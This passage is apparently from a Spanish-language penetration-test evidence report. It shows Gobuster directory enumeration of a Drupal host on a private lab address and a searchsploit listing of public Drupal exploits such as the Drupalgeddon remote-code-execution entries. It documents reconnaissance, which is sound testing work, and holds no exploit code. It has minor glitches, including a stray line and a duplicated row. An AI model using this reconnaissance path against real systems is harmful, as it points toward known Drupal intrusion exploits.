Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: caa056a23bcbcaa96f9d0d245c9a651613503ae3f5f90f863109d145df9265b7

Figura 72 | EV-DQH-025 · Final de enumeración Gobuster

```
/batch (Status: 403) [Size: 7853]
/cgi-bin/ (Status: 403) [Size: 290]
c /Entries (Status: 403) [Size: 289]
/includes (Status: 301) [Size: 319] [--> http://192.168.18.130/includes/]
/index.php (Status: 200) [Size: 7627]
/install.mysql (Status: 403) [Size: 295]
/install.pgsql (Status: 403) [Size: 295]
/LICENSE (Status: 200) [Size: 18092]
/misc (Status: 301) [Size: 315] [--> http://192.168.18.130/misc/]
/modules (Status: 301) [Size: 318] [--> http://192.168.18.130/modules/]
/node (Status: 200) [Size: 7627]
/profiles (Status: 301) [Size: 319] [--> http://192.168.18.130/profiles/]
/README (Status: 200) [Size: 5376]
/robots (Status: 200) [Size: 1561]
/robots.txt (Status: 200) [Size: 1561]
/Root (Status: 403) [Size: 286]
/scripts (Status: 301) [Size: 318] [--> http://192.168.18.130/scripts/]
/Search (Status: 403) [Size: 7563]
/search (Status: 403) [Size: 7563]
/server-status (Status: 403) [Size: 295]
/sites (Status: 301) [Size: 316] [--> http://192.168.18.130/sites/]
/themes (Status: 301) [Size: 317] [--> http://192.168.18.130/themes/]
/user (Status: 200) [Size: 7480]
/web.config (Status: 200) [Size: 2178]
/xmlrpc.php (Status: 200) [Size: 42]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Listado incluye web.config 200, robots.txt 200 y rutas con 301/403; progreso 4614/4615 y Finished. Permite seleccionar revisión manual, no afirmar explotación.

Relevancia: Complementa PT-006 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-006; interpretar junto con los límites de esa ficha.

SHA-256: 380a5acf1671046b6a3ad8c7a54d87837a5cb6ed3b93fe0ac554c517c8f88277

Figura 73 | EV-DQH-026 · Investigación Searchsploit sobre Drupal

```

[antetqm52i@parrot]~$ searchsploit drupal 7
don't show directory listings for URLs which map to a directory.
-----
Exploit Title | Path
-----|-----
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction | php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hashation Vector | php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session) | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution) | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code E | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/remote/44482.rb

```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: searchsploit drupal 7 devuelve exploits candidatos de distintas versiones y componentes. Justifica investigar; no demuestra que todos apliquen.

Relevancia: Complementa PT-005 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-005; interpretar junto con los límites de esa ficha.

SHA-256: 9dcc013e38f02a29f340a6d8812317b01e8c58b99756c7d94cf86bbfa6a2581f

